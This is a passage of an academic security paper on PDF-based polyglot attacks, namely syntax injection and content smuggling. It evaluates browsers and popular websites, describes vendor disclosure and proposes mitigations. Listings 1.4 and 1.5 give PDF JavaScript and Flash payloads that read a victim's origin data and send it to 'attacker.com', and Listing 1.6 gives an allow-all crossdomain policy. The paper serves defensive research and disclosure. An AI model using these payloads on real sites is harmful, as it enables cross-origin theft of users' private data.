Other examples of problematic elements include the *object* and *embed* tags. These tags allow inclusion of resources that may require a plug-in to run. The plug-in is selected based on the MIME-type of the content, but because the server delivering the content might not be able to determine its format, the tags allow a developer to set the type attribute to guide the browser in which plug-in to run. When the type attribute is used, the corresponding plug-in is run regardless of the MIME-type provided by the server. In the event that the provided MIME-type do not match that for which the plug-in is designed, e.g., *text/html* for a PDF plug-in, it is up to the plug-in to respond to the content it is served. Known methods of handling MIME-types, such as content-sniffing, are effective in this situation, but they have to be employed by each and every plug-in. Most plug-ins will disregard the MIME-type of the content and attempt to parse it. As with images, the content handled by the plug-in is executed in the origin it was served from. This implies that the containing page is restricted from directly accessing the content handled by the plug-in, and that the content can communicate freely with

the origin it was loaded from. However, a number of plug-ins provide an API for interaction between the plug-in and the document. The browsers are forced to rely on the plug-ins to employ correct security measures. Section 4 shows that even state-of-the-art plug-ins fail to properly do so, emphasizing the importance of the issue.

2.2 Crossing formats

A polyglot is perhaps most commonly known as a person who speaks several languages. However, the term is widely used in several scientific fields. In computer science, a *polyglot* is a program that is valid in multiple programming languages. In this paper we use a broader definition of a programming language, not limited to code meant for compilation to machine code or scripting languages, but extended to any format that requires interpretation before rendering.

A polyglot is composed by combining syntax from two different formats A and B. It leverages various syntactic language constructs that are either common between the formats; or constructs that are language specific but carrying different meaning in each language. To maintain validity across languages, one must ensure that constructs specific to A are not interpreted in the format of B, and vice versa. This is often accomplished by hiding the language specific constructs, in segments interpreted as comments or plain text of the other format.

Certain languages are particularly suitable for creating polyglots. These languages either have a lot of constructs in common with other languages, such as the C language, or are error tolerant in that the parser ignores that which it cannot interpret, such as HTML. The latter allows for ample opportunity to hide any code specific to format A, as long as there is no overlap with the syntax of format B.

A malicious polyglot of two formats, A and B, where A is benign in nature and B contains a malicious payload, is composed as $A——B$. he benign format, A, is a widely accepted format with limited capabilities, but with the opportunity of hiding arbitrary data, e.g. an image with comment fields. The malicious format, B, has additional capabilities, e.g., execute scripts or send requests. This kind of polyglot can be used for malicious purposes when there is a difference between the assumed runtime context, and the actual context it is executed in. In the assumed context $A——B$ is interpreted as the benign format, A. In the actual context, however, $A——B$ is coerced to be interpreted as the malicious format, B, containing the payload.

Even if a verification process exists, it will verify that the content is valid in the assumed context. Due to the nature of the polyglot, the content is verified as valid and benign, but subsequently, in the actual context, the malicious content is executed.

Coercing content to be interpreted as a different type can be accommodated in the context of the web. If the content is loaded using an *img* tag it will be interpreted as an image, if a *script* tag is used it will be interpreted as a script. Certain tags, e.g., the *object* tag and *embed* tag, even let the developer decide which type to interpret the content as. To prevent abuse, the browsers employ content-type sniffing for certain content-types, a practice which has historically led to security issues, as illustrated below.

Barth et al. [3] define *chameleon* documents as a benign file type crossbred with malicious HTML content. The attack targets the content-sniffing algorithm used in the browser and the document is crafted in such a way that the browser will detect the content type as HTML. The paper proceeds to describe how an attacker can create a chameleon document, that is valid PostScript, but will be identified as HTML. This issue allows exploitation when there is a mismatch between a web site's content validation filter and the browser's content-sniffing algorithm.

In literature we find, apart from chameleons, other names for similar, related concepts. Brandis [4] refer to *GIFAR* attacks, based on one of the early instances of attacks based on GIF images that are also valid JAR files. Sundareswaran et al. [14, 13] discuss GIFAR-related attacks as a form of *content repurposing* attack. In this paper the term content smuggling is used as it best represents how a polyglot can infiltrate an origin.

While these articles document known instances of polyglot attacks, the attack method has not been generalized until this paper. Under our generalization, previous work corresponds to instances. For example, we show that GIFAR attacks describe a form of content smuggling, Section 2.3, and cross-origin CSS attacks [7] describe a form of syntax injection attacks, Section 2.3. The added value of our paper is a generalized view on polyglot attacks and focus on new instances of polyglots that involve the PDF format.

Two attacker-centric components require special attention; the infiltration of an origin, i.e. the attack vector, and the exploitation of an infiltrated origin, i.e. the payload.

2.3 Attack vectors

The general pattern of a polyglot attack is described in the following scenario, illustrated in Figure 1. The target of the attack is the web site *vulnerable.com*. It has been infiltrated by an attacker to serve a malicious polyglot within its sensitive origin (1). The content is served by *vulnerable.com* as the benign format, e.g., an image, harmless to users of the web site. The victim in this scenario is an authenticated user of *vulnerable.com*. At some point, while still authenticated to *vulnerable.com*, the unsuspecting victim visits the attackers web site *attacker.com* (2). Upon



Fig. 1. Overview of the scenario

visiting *attacker.com*, the web site uses a plug-in to embed the polyglot from *vulnerable.com* as the malicious format (3). This is achieved by setting the type attribute to the MIME-type of the corresponding plug-in, which will override the MIME-type supplied by *vulnerable.com*. When loaded in the plug-in the malicious polyglot is executed in the *vulnerable.com* origin (4), as described in Section 2.1. The impact depends on the payload and the capabilities of the malicious format.

This paper describes two vectors for infiltrating an origin, either via syntax injection, or content smuggling. In the case of syntax injection, existing content is manipulated to become a polyglot, whereas with content smuggling, a polyglot is used to evade content filters. The vectors are described below with more detailed scenarios.

Syntax injection In a cross-site scripting attack user input is used to compose an HTML document. Fragments of HTML syntax in the input alters the semantic of the document to execute attacker supplied script code. Similarly, in a syntax injection attack the vulnerable target will compose an HTML document from attacker controlled input containing syntax of a foreign format. The resulting document is a polyglot which is benign when viewed as the HTML, but malicious when viewed as the injected format. While the web site serves the content as HTML, it is in the hands of the attacker to decide how it is interpreted when embedded in the attackers web page. Examples of such services include social networks, search engines, i.e., nearly any dynamic web site driven by user interaction. The targeted service is assumed to employ server-side cross-site scripting sanitization. For the attack to be successful, the input must bypass this sanitization. The sanitization filter will remove or encode problematic characters in the input related to HTML-syntax. The injected format will pose as a new context, unknown to the filter. Chances are that the injected format will pass the filter unnoticed.

Previous work documents an instance of a polyglot attack based on syntax injection, though not phrased in those terms. Huang et al. [7] describe a cross-origin *cascading style-sheet* (CSS) attack. This attack



Fig. 2. Syntax injection scenario

injects fragments of CSS syntax in a HTML document, thereby making it a HTML/CSS polyglot. The error-tolerant parsing of style sheets allow the polyglot to parsed as valid CSS. The capabilities of CSS provide trivial cross-origin leakage. The paper proposes a defense technique which has been adopted by all major browsers, which implies that the attacks outlined in their paper are now ineffective. Instead, Section 3 will show practical attacks based on other formats.

Scenario The scenario, illustrated in Figure 2, describes how the attack proceeds from the infiltration of the origin to the compromise of the victim. Again, the victim is an authenticated user of *vulnerable.com* that unsuspectingly visits the attackers malicious web site, *attacker.com* (1). The *attacker.com* web site uses a plug-in to embed a web page with vulnerable input parameters from *vulnerable.com* (2). In the parameters of the request the attacker injects the syntax of the malicious format (3). The response from *vulnerable.com* is a polyglot served as the benign content type (4), but the attacker's page coerces the content to be interpreted as the malicious content type by the plug-in. The malicious payload is executed in the origin of *vulnerable.com* and can leverage the credentials of the victim to further exploit the vulnerability.

Content smuggling The vulnerable target of a content smuggling attack, lets users upload files that are subsequently served under the origin of the service. Examples of such potentially vulnerable services are cloud storage services, image databases, social networks, conference management systems or job broker services. Such a service accepts a limited set of benign file-formats, and the files are run through a filter to verify that they belong to this set, e.g. images or documents, before being served to the end user. The filter will verify the file under the assumption that it conforms strictly to one format. By submitting a polyglot to such a service, an attacker can evade the filter as the polyglot does conform to the benign format. If the polyglot is publicly accessible, it can be embedded in the attackers page. Since the attacker is in control over which format



Fig. 3. Content smuggling scenario

the polyglot is interpreted as, it is embedded as the malicious format and thereby the service is vulnerable to a content smuggling attack.

The GIFAR attack is a polyglot attack based on content smuggling. In this attack a benign GIF-image and a malicious JAR-file is combined to create a GIF/JAR polyglot. By submitting the combined GIFAR to a service, the attacker can execute a Java applet under the origin of the targeted service. The Java runtime has been updated to prevent this kind of abuse. Instead, Section 3 will show practical attacks based on other formats.

Scenario The content smuggling scenario proceeds as illustrated in Figure 3. Similarly to the previous scenarios, the victim is an authenticated user of a targeted vulnerable web site, *vulnerable.com*. To give more context to the scenario, *vulnerable.com* can be a cloud storage service. The target is infiltrated by the attacker (1), who uploads a polyglot to the web site. The polyglot is verified to be benign under the assumption that it belongs an allowed file type. While still authenticated to *vulnerable.com*, the victim visits the attackers web site, *attacker.com* (2). The *attacker.com* site embeds the polyglot from *vulnerable.com* (3), which is served as the benign type, but coerced to be interpreted as the malicious content type by the plug-in (4). The malicious format of the embedded polyglot is activated and a possible payload is to extract all the files stored in the victims account.

2.4 Payloads

The consequences of exploiting an infiltrated origin depend on the capabilities of the format used. These consequences span from abusing the credentials of the victim to forge requests to the vulnerable web site, to extracting sensitive information about the victim that is stored on the vulnerable web site.

Cross-site request forgery If the format has the capability of issuing requests, in particular POST requests within the boundaries of the SOP,

that includes the victims credentials,then the attacker can mount a *cross-site request forgery* (CSRF) attack. Web sites protect against these attacks by generating a token with each response that has to be included in the subsequent request. However, if the format also have the capability of reading the response of the issued request, it can extract the token and thereby circumvent the CSRF protection.

Cross-origin information leakage Additionally, if the format allows communication with the origin of the attacker, then the attacker can extract sensitive user information and leak it across origins. If the format is not restricted by the SOP, it can communicate directly with the attackers server. Otherwise, if the format can interact with the document that embeds the polyglot, the communication could be tunneled through this channel.

3 Vulnerabilities and attacks

In this section we give concrete examples of the attacks described in Section 2, using the PDF format as the running example. We begin by detailing how the design decision made in the PDF-standard make it highly suitable for creating malicious polyglots. Throughout this section Adobe Reader is the assumed target. A comparison between readers can be found in Section 4.

The reader is invited to visit the test page [1] for practical demonstration of the attacks from this section. These attacks show that the vulnerabilities we focus on are exploitable in practice.

Listing 1.1. Sample PDF file

```
%PDF-1.4
1 0 obj
<< /Type /Catalog
   /Outlines 2 0 R
   /Pages 3 0 R
>>
endobj
2 0 obj
<< /Type Outlines
   /Count 0
>>
endobj
3 0 obj
<< /Type /Pages
   /Kids [4 0 R]
   /Count 1
```

```
>>
endobj
4 0 obj
<< /Type /Page
   /Parent 3 0 R
   /MediaBox [0 0 612 792]
   /Contents 5 0 R
   /Resources << /ProcSet 6 0 R >>
>>
endobj
5 0 obj << /Length 35 >>
stream
   ...Page-marking operators...
endstream
endobj
6 0 obj
   [/PDF]
endobj
xref
0 7
0000000000 65535 f
0000000009 00000 n
0000000074 00000 n
0000000120 00000 n
0000000179 00000 n
0000000300 00000 n
0000000384 00000 n
trailer
<< /Size 7
   /Root 1 0 R
>>
startxref
408
%%EOF
```

3.1 Portable Document Format

The *Portable Document Format* (PDF) is a widely used document format capable of displaying text, rendering graphics, scripting, animation and other dynamic content. It is a container format in the sense that it allows embedding of files and resources.

According to the PDF specification [8] a PDF file is composed of a header, several objects, a cross-reference section and a trailer. Listing 1.1 shows a sample of how a PDF file is structured and its elements. Supposedly, it is also a minimal PDF file according to the specification.

Header The header consists of the string "%PDF-" followed by a version number. The version is denoted by a major and a minor version number of the form "*M.m*". Because the version can be specified elsewhere, the version number is not required to be part of the header.

Objects Objects can be direct or indirect, the difference being that an indirect object has labels which are used for referring to the object from another object. Object labels are numbered and begin with the string "*N n* obj", where "N" is the object number and "n" is the revision number. Similarly object references are of the form "*N n* R". The label is optionally ended with the keyword "endobj".

There are eight basic types of basic objects; booleans, integers, strings, names, arrays, dictionaries, streams and the null object. For the intents and purposes of this article, we will focus on the string, dictionary, name and stream objects.

String objects There are two types of strings; literal and hexadecimal. Literal strings are enclosed by the "(" and ")" characters. Any character can occur in a literal string, even parentheses if they are balanced, e.g. a matching closing parenthesis for every opened parenthesis. In hexadecimal strings each character is represented by its corresponding hexadecimal value, enclosed by the "<" and ">" characters.

Dictionary objects Dictionary objects are a name-value map delimited by the "<<" and ">>" tokens. The names are name objects and the values are objects of any type. Name objects begin with the "/" character, followed by a string of non-whitespace characters. Each dictionary has a type, either specified by the "/Type" name or inferred from the context in which it occurs. The type declares which kind of element the dictionary is describing, e.g. a page or an annotation. Dictionaries form the structure of the document by connecting objects through references, e.g. relating a page to its contents. A special type of dictionary describes *actions*. Actions are triggered when a certain event occur, such as a file is opened or a page is displayed, and the action dictionary specify how it is handled. Actions can be used to, among other things, go to a specific page, play a sound, execute JavaScript or launch a command.

Stream objects A stream is an unlimited sequence of bytes. A stream object is indirect and consists of a dictionary, describing the stream, and the associated stream delimited by the "stream" and "endstream" keywords. According to the specification, the stream dictionary shall contain a *Length* name to specify the length of the stream. In practice this can be omitted as long as the delimiting keywords are in place. PDF supports encoding of streams, in which case the dictionary describe which filters are required to decode the stream.

Cross-reference The cross-reference section is a record of the location of indirect objects within a file. The location is specified as the byte offset from the beginning of the file. The cross-reference section is opened with the "xref" keyword, followed by one record for each indirect object. The cross-reference section will be reconstructed if missing and can therefore be omitted.

Trailer The trailer is composed of a trailer dictionary, a pointer to the cross-reference section and an end-of-file marker. The trailer dictionary is introduced by the "trailer" keyword. *Root* is in practice the only mandatory name in the trailer dictionary, referencing the root of the document structure. The "startxref" keyword is followed by the number of bytes from the beginning of the file to the first cross-reference section. As with the cross-reference section, it can be omitted. The string "%%EOF" marks the end-of-file, but can be omitted.

3.2 PDF-based polyglots

Several design choices in the PDF specification make the format particularly suitable for making polyglots. One such design choice is the error tolerant parser. This is in part motivated by another design choice namely PDF being a container format. This implies that a PDF file can, by design, contain foreign syntax that could interfere with the syntax of the file. Another motivation is that PDF files are designed to be both forward- and backward-compatible. Readers implementing an older version of the specification do not recognize new features and behave as if they were not present in the file. The implementation notes of the specification describes some exceptions to the requirements of the specification, such as the header can occur anywhere within the first 1024 bytes of the file. This flexibility gives plenty of room for combining with syntax of another format. The specification declares many components to be required in a PDF file, but as can be seen in Section 3.1, in practice several components can be omitted [15]. The code in Listing 1.2 shows the minimal syntax required for a malformed, but valid PDF file.

Listing 1.2. Minimal PDF file

```
%PDF-
trailer <</Root<</Pages<<>>>>>>
```

Furthermore the PDF format is of particular interest to us because of its many capabilities. Some examples include executing JavaScript, launching commands, and issuing HTTP requests. The HTTP requests are restricted to the origin of the PDF file, and will include any cookies associated with that origin. Adobe Reader also includes a Flash runtime

to play embedded Flash files on systems that do not have the Flash runtime installed.

When a PDF document is embedded in a web page, the corresponding plug-in is executed to render the content. Recall from Section 2.1 that the plug-in is selected based on the MIME-type, either supplied by the server or in the type attribute with preference for the later. Also recall that the browser rely on the plug-in to handle the situation when the MIME-type supplied by the server is inconsistent with the MIME-type of the plug-in. In the case of the Adobe Reader plug-in, it disregards the MIME-type supplied by the server and will attempt to interpret any content as PDF. Listing 1.3 shows how arbitrary content can be rendered as PDF format.

Listing 1.3. HTML for embedding PDF content

```
<embed type="application/pdf"
src="vulnerable.com/?input=%PDF..." >
```

In recent versions of Adobe Reader certain measures have been taken to prevent creating PDF-based polyglots. In accordance with our recommendations, Adobe Reader has made the parsing more strict by attempting to match the first bytes of the file against a set of known signatures. If a match is found, the parser will abort loading of the document. However, this does not fully defend against PDF-based polyglot attacks. The problem of this approach is that there are a number of file formats that lack a reliable signature, e.g., HTML. Also, for this approach to be reliable, the signature must match the signature enforced by other interpreters of the format. A notable counterexample is the signature used for the JPG format. While the signature is correct according to the specification of the format, several JPG interpreters will allow slightly malformed signatures. Such a malformed signature will bypass the check in Adobe Reader and still be rendered correctly in a viewer. This opens up for PDF-based polyglot attacks.

3.3 PDF attacks

As explained in Section 2.3 there are two vectors for polyglot attacks; *syntax injection* and *content smuggling*. PDF is a suitable format for both vectors as it is both a text based format with error tolerant parsing, and has widespread acceptance as a document format, often preferred over other document formats.

Syntax injection As the scenario details in Section 2.3, the attacker in a syntax injection attack manipulates a vulnerable service to include PDF syntax in existing content, e.g. HTML-documents. The PDF syntax is typically injected through user input used by the vulnerable service in the composition of documents. An example of a suitable fragment

to inject is shown in Listing 1.4. The resulting content is subsequently embedded in the attackers page as PDF, as exemplified in Listing 1.3. As mentioned in Section 3.2, the embedded PDF can issue requests to the origin it came from, carrying the cookies associated with that origin. These requests allow for the extraction of sensitive user data that can either be communicated back to the attacker, or be leveraged in further attacks.

Thus far, exploitation of vulnerable services have been discussed, excluding the specific conditions under which a service is vulnerable. In order to exploit the vulnerability, the injected syntax must pass through any existing filters unchanged or at least with its semantics preserved. If user input in an HTML-document is not sanitized, any syntax would be unchanged and the service is vulnerable to less sophisticated attacks, e.g. cross-site scripting, therefore sanitized user input is of greater concern. Based on the PDF samples in Listings 1.2 and 1.4, we can derive the set of tokens required to build a PDF. Assuming that alpha-numeric characters pass through a sanitization filter unmodified, the set of tokens is $\{\%, <<, >>, /\}$. As can be noted, there is a small but significant overlap with the tokens of HTML, which implies that many web sites protected against cross-site scripting attacks are also protected against PDF-based polyglot attacks. One of the problems of filtering input for inclusion in a web page are the many contexts in which the input can be included. A problem made even more complex by the diversity of languages the page contains. Language incompatibilities force context dependent filtering, where the same input is treated differently based on the context in which it is included. In certain contexts angle brackets are often left untouched by filters.

HTML comments No HTML enclosed in comments, "<–" and "–>", will be rendered, and therefore filters consider this context safe. To prevent input from escaping the comment by injecting an end comment token, certain filters remove any occurrences of "–>", but leave the rest of the input untouched. HTML comments are meaningless to PDF, and the result is a valid HTML/PDF polyglot.

JavaScript strings In an in-line JavaScript context, user input is often included in the shape of a JavaScript string, delimited by single or double quotes. In this context only a few characters require encoding, as they can break the string context. Naturally, any single or double quotes need escaping, as well as any carriage return or line feed characters. In the spirit of making minimal changes to the input, certain web sites only escape these characters. This is sufficient to prevent cross-site scripting attacks, but fail to protect against PDF-based polyglot attacks.

Note that not only in-line JavaScript falls short in this regard. JavaScript object notation (JSON) is used in modern web sites as a data

transport. This is particularly common in web sites that provide an API to interact with the offered services. JSON encoded information suffer the same problem as in-line JavaScript, thereby extending the attack surface further.

Content smuggling Due to the nature of the PDF, it can without much effort be combined with just about any other format. This provides ample opportunity to create malicious polyglots where PDF is either the benign or the malicious format. Consequently, this significantly expands the attack surface, making it important to take measures to protect against these attacks.

PDF as the benign format Services like job brokers commonly let the user upload a CV in the form of a PDF-file. Before such PDF-files are published to recruiters, they are verified to not contain any malicious payload. Such a verification only extends to the PDF format itself. An attacker can produce a PDF that is valid and benign, but also a polyglot hiding another malicious format, such as Flash. As described in the content smuggling scenario in Section 2.3, the uploaded PDF file is then embedded on the attacker's web site, but now as the malicious format. Using social engineering, the attacker can persuade the victim to visit the web site.

Creating a PDF/Flash polyglot is no major challenge. A proof-of-concept can easily be created by storing the PDF source code as a static string variable in the malicious Flash source code. When compiling Flash, the output is compressed by default to save space, thereby obfuscating the PDF source code. However, tools exist that decompress the Flash files, which restores the plain PDF code.

PDF as the malicious format In the content smuggling scenario in Section 2.3, the attacker uploads the PDF polyglot to a vulnerable content hosting service. A server-side verification process will base its verification on the benign formats it expects to receive. The polyglot is designed to verify correctly as the benign format, and the verification is likely to miss the malicious PDF components, as it is unaware of the alternate interpretation of the content.

Given the extensive capabilities of the PDF format, exploiting a content smuggling vulnerability with a PDF-based polyglot attack, can be done without much effort. To prevent the attack, the verification process have to actively search for and remove PDF specific syntax. The impact of exploitation depends on the payload used in the attack.

3.4 PDF payloads

As discussed in Section 2.4, there are two approaches to exploiting these vulnerabilities; cross-site request forgery, and cross-origin information leakage. Both of these require extracting information from the vulnerable service, which is something that can be achieved using the capabilities of the PDF format.

In order to extract information and leak across origins, a communication channel is established. PDF documents provide multiple ways of generating HTTP requests; many of which allow cross-origin communication, but are, out of security concerns, only one-way in the sense that the PDF document will never see the result. Therefore, the focus is directed towards two methods that allow bidirectional communication; XML external entities, and embedded Flash. Since the document will retain the origin from which it was served, all requests issued from the document will include any cookies associated with the target origin.

XML External Entities The PDF JavaScript API includes a method to parse XML documents, called XMLData.parse. The XML document being processed may in turn rely on external entities, required for the parsing of the document, which the XML parser will request. The request is bound to the origin of the document, and the response is included in the XML document. The source code of the XML document reflects this response and can be retrieved at a later point, resulting in a bidirectional communication channel. As the response is included in the XML, the result has to be well-formed XML. This puts a restriction on the content that can be requested using this method. Considering that HTML pages are rarely well-formed this method may be too restricted in practice.

Listing 1.4 contains an example PDF document that uses XML external entities. The one-way method *getURL* is used to communicate the information back to the attacker. Given the compact size of the example, it is useful for the syntax injection scenario in Section 2.3, which require injection of small syntax fragments.

As of version 10.1.5, in accordance with our recommendations, XML external entities has been removed. Thereby the risks of leakage of sensitive information is significantly reduced.

Embedded Flash By embedding a Flash file in the PDF document the capabilities of the format can be extended even further. The Flash runtime supports bidirectional communication in accordance with SOP. The embedded Flash inherits the origin of the PDF document, thus it can request and read any document from the originating server. Unlike the XML method, there are no restrictions on what content can be requested, thus making it the most versatile of the available communication methods. The only drawback using this approach is the significant increase in

terms of file size. Even the compact Flash code in Listing 1.5 will result in a 6 kB Flash file. This suggests that this method might be better suited for the content smuggling scenario in Section 2.3, rather than the syntax injection scenario.

Cross-origin communication in Flash adheres to the same-origin policy. However, this is not a restriction, since Flash also supports cross-origin communication via cross-origin resource sharing. Using CORS, a web server can relax the SOP to allow access to specified content. An attacker can set an allow-all cross-origin policy, such as in Listing 1.6, that open up for two way communication.

Listing 1.4. PDF using XML for communication

```
%PDF-
1 0 obj<<>>stream
xml = '<!DOCTYPE foo[<!ENTITY x ' +
  'SYSTEM "'+URL+'">]><foo>&x;</foo>';
var doc = XMLData.parse(xml);
getURL('attacker.com/?secret='+
   doc.saveXML())
endstream
trailer<</Root
    <</Pages<<>>
        /OpenAction
        <</S/JavaScript/JS 1 0 R>>
    >>
>>
```

Listing 1.5. Flash code for communication

```
package {
  import flash.net.*;
  import flash.display.Sprite;
  public class Secret extends Sprite {
    var u:String;
    var r:URLRequest;
    var l:URLLoader;
    public function Secret() {
      u = 'vulnerable.com/secret';
      r = new URLRequest(u);
      l = new URLLoader(r);

      l.addEventListener('complete',
        function():void {
          u = 'attacker.com/?' + r.data;
          r = new URLRequest(u);
          l = new URLLoader(r);
```

```
        });
}}}
```

Listing 1.6. Allow-all crossdomain.xml

```
<cross-domain-policy>
  <allow-access-from domain="*" />
</cross-domain-policy>
```

4 Evaluation

This section details the evaluation performed to investigate the prevalence of the vulnerabilities from Section 3. The evaluation covers various instances of affected components, such as browsers and PDF interpreters, content sanitization filter, and a study of the Alexa top 100 web sites.

4.1 Instances

To better understand how this problem presents itself, a comparison of browser and reader instances is presented. We compare all major browsers and two of the most common readers.

Readers Section 3 focuses on the Adobe PDF Reader as the attack surface, due to its standing as the most commonly used reader. To give a comparison, the Google Chrome built-in PDF reader was selected as it is the default reader to users of the browser.

As mentioned in Section 2, the browser rely on the reader plug-in to implement correct security measures, in order to prevent cross-domain leakage. Unlike Adobe Reader, the Chrome browser built-in PDF reader refuses to render content that was served with an inappropriate MIME-type if the content is delivered across origins. This effectively prevents the attacks in Section 3. If the Chrome browser is configured to use the Adobe Reader plug-in, it will behave the same as in other browsers and the content will be interpreted as PDF.

Browsers The behavior of cross-domain embedding of PDF resources is studied in the major browsers, i.e., Firefox, Safari, Opera, Google Chrome and Internet Explorer. The study shows that all major browsers are susceptible to the attacks outlined in Section 3, with some minor differences detailed below and summarized in Table 1. In Table 1, "Yes" for the columns "object" and "embed" indicates that the corresponding tag can be used to embed a PDF document, and for the column "Adobe is default" it indicates that Adobe Reader is commonly the default PDF reader.

	object	embed	Adobe is default
Firefox	Yes	Yes	Yes
Chrome	Yes	Yes	No
Safari	Yes	Yes	Yes
Opera	Yes	Yes	Yes
Internet Explorer	No	Yes	Yes

Table 1. Comparison of browsers

Firefox, Safari and Opera The browsers, Firefox, Safari and Opera, are all susceptible to the attacks outlined as per Section 3, without any restrictions or modifications.

Google Chrome Google's browser, Chrome, has built-in support for displaying PDF documents. The built-in PDF reader is used by default by the browser, unless it has been explicitly disabled by the user. Certain complex PDF documents can not be handled by the built-in reader. The built-in reader will then prompt the user to open the document in Adobe Reader. As previously noted in Section 4.1, the built-in reader is not vulnerable to attacks. Hence, Chrome is only susceptible when the Adobe Reader plug-in is used to render the document.

Internet Explorer Microsoft's browser, Internet Explorer, is susceptible to the attacks. However, it seems to only support embedding of PDF documents using the *embed* tag. This is not a major obstacle in exploiting the vulnerability, as the *embed* and *object* tags are interchangeable in this respect.

4.2 Alexa top 100

We have conducted two studies to evaluate the prevalence of the problem on popular sites, covering the Alexa top 100 web sites. Because of their dominance on the web, these web sites are also the most exposed to security threats. The first study covers PDF-based polyglot attacks using syntax injection as the infiltration method; the second covers content smuggling. We refrain from mentioning names of individual web sites to prevent exploitation before the issues have been properly dealt with. We are in contact with the maintainers of the web sites to help mitigate the vulnerabilities.

Syntax injection The study is based on supplying the web sites with the benign minimal PDF in Listing 1.2, and examining the corresponding responses to this input. The sample contains the essential keywords and tokens required to perform a syntax injection based polyglot attack. If these tokens pass through unaltered, the web site is considered vulnerable.

The process has been conducted manually and only input parameters on publicly accessible pages, those that do not require authentication, were tested. Considering that most inputs are available only to authenticated users, the results suggests that more web sites are likely vulnerable in input that do require authentication.

The conclusion is that nine web sites out of the hundred apply insufficient content filtering with respect to the PDF format. Out of the nine found to be vulnerable; five were susceptible to PDF based polyglot attacks, and four applied insufficient content filtering, but the input was reflected in a way that prevented exploitation, e.g. the header appeared after 1024 bytes.

Three of the five vulnerable web sites could also be determined to be vulnerable to traditional XSS attacks in the same input parameters. The remaining two web sites found susceptible only to polyglot attacks and not XSS attacks are of particular interest since they employ proper measures to protect against XSS attacks, and yet fall short in defeating this new breed of attacks.

1. The first web site reflected user input in an inline JavaScript context, inside a string. To prevent cross-site scripting in this context, the following measures were taken: the JavaScript string delimiters and the backslash character were properly escaped, and the string "</script>" was removed. These measures are sufficient to protect against XSS attacks, but do not prevent an attacker from injecting valid PDF syntax.
2. The second web site reflected the user input in an HTML-comment context. The only measure taken to prevent XSS attacks in this context was removing any occurrence of the character sequence "–>". Again, while successfully preventing XSS attacks, this measure is ineffective in preventing an attacker from injecting PDF syntax.

Content smuggling Further, a smaller study was conducted, not covering the full Alexa top 100, but targeting popular cloud storage services. This study is based on polyglot content being uploaded to the service and subsequently analyzed to determine which origin it was served under. We have found two major enterprise cloud storage services to be susceptible to attacks. Both services make an effort to follow current best practices, see Section 5.2, but fail to cover certain scenarios for content upload.

The first service serves almost all uploaded content from a sandboxed origin; the exception being the user's avatar image that are served under the sensitive origin. An attacker could upload a specially crafted avatar image that, when embedded as PDF on the attackers web site, can access and modify the contents of the victim's cloud storage.

The second service lets the user publish a public link to an HTML representation of the content. The content is served under the sensitive

origin and is therefore carefully processed to prevent generation of malicious HTML, but fails to take other formats into account. A specially crafted file will result in the generation of valid PDF syntax that, when embedded as PDF on the attackers web site, can access and modify the contents of the victim's cloud storage.

We are currently advising both service providers to help mitigate these vulnerabilities.

5 Mitigation

This section gives advice on various mitigation approaches available for each of the affected components, both server-side and client-side. We provide one general mitigation approach that covers a significant segment of the potential attack vectors, and provide specific mitigation suggestions for affected components.

Although some of the mitigation suggestions below are already in place (e.g., the Chrome builtin PDF reader), the state of the art is far from being satisfactory. As our paper demonstrates, the polyglot attacks are a real threat. It is the paper's main value to bring attention to polyglot attacks and the importance of mitigation against them.

5.1 General approach

It should be noted that preventing polyglots, and thereby polyglot attacks, in the general case is a complex task, as one would need to take all potentially malicious formats in to account. Mitigating instances of polyglot attacks based on particular formats are significantly more straightforward. Our approach is not attempting to prevent polyglots as such, but provide details about the context in which the content will be interpreted, such that an informed decision can be made on whether rendering the content constitutes a security risk or not.

The relation between web server and the browser is central in a web environment, but there is no common agreement on the type of content communicated between server and client. As mentioned in Section 2.1, in each response the web server sends a header representing its view on the type of content delivered, however, the browser is free to ignore the provided type and can even be instructed to do so. Often the browser knows precisely the context in which the content will be rendered and the types suitable for these contexts. As an example, when content is loaded in an *object* tag with a type attribute, as is the case throughout the paper, the browser already has exact knowledge as to which types the requested content can be interpreted as in this context. A natural defense technique is to send the expected types along with the request. The web server then compares the expected types to the assumed type and react accordingly,

e.g., if the assumed type is HTML and the expected type is PDF, an error can be sent back to the client. On the client side, the browser verifies the type in the response matches any of the expected types, possibly alerting the user if there is a mismatch. This mutual agreement between client and server can help mitigate both syntax injection and content smuggling. Furthermore, this approach can be implemented in the web server itself, as opposed to a web application, since the web server makes the final decision on the supplied content-type.

The expected type is useful also to a web application that performs content filtering on the fly. At the point when the content is being requested, it only requires verification against the expected type.

There are limitations to this technique; If a context has multiple possible types, e.g., an *img* tag, a polyglot between two of the types can evade detection. The specific cases where this situation occurs in an exploitable way are rare, and further work can help in determining and mitigating such vulnerabilities.

5.2 Specific approaches

Apart from the general approach described above, there are mitigation approaches that are specific to each of the components involved. These are recommended to be used until general approaches for mitigating polyglot attacks are widely adopted.

Server-side mitigation As a content provider on the Internet today there are precautions that one can take to mitigate this class of vulnerabilities. Which precautions to take depend on the kind of services provided. The mitigation recommendations for syntax injection apply to all services that generate content based on user input, and the content smuggling recommendations apply to services that serve user-supplied files.

Syntax injection Preventing syntax injection on the server-side poses severe challenges. Even server-side filtering of HTML syntax to prevent cross-side scripting attacks has proved difficult due to the many contexts in which JavaScript can be introduced. Filtering all potentially harmful tokens from all formats in which a document may be interpreted is hardly possible.

To prevent attacks based on a specific format, e.g., a PDF-based syntax injection attack, the task is simpler. As discussed in Section 3.3, the token-set identified in Section 3.3, are essential to create valid PDF syntax. Filtering user input to remove or encode these characters effectively mitigates the vulnerability. Luckily, because of the significant overlap with the token-set of HTML, many of the contexts where user input

can occur are already being protected. Special attention is required in contexts are not traditionally filtered for HTML tokens, e.g. JSON.

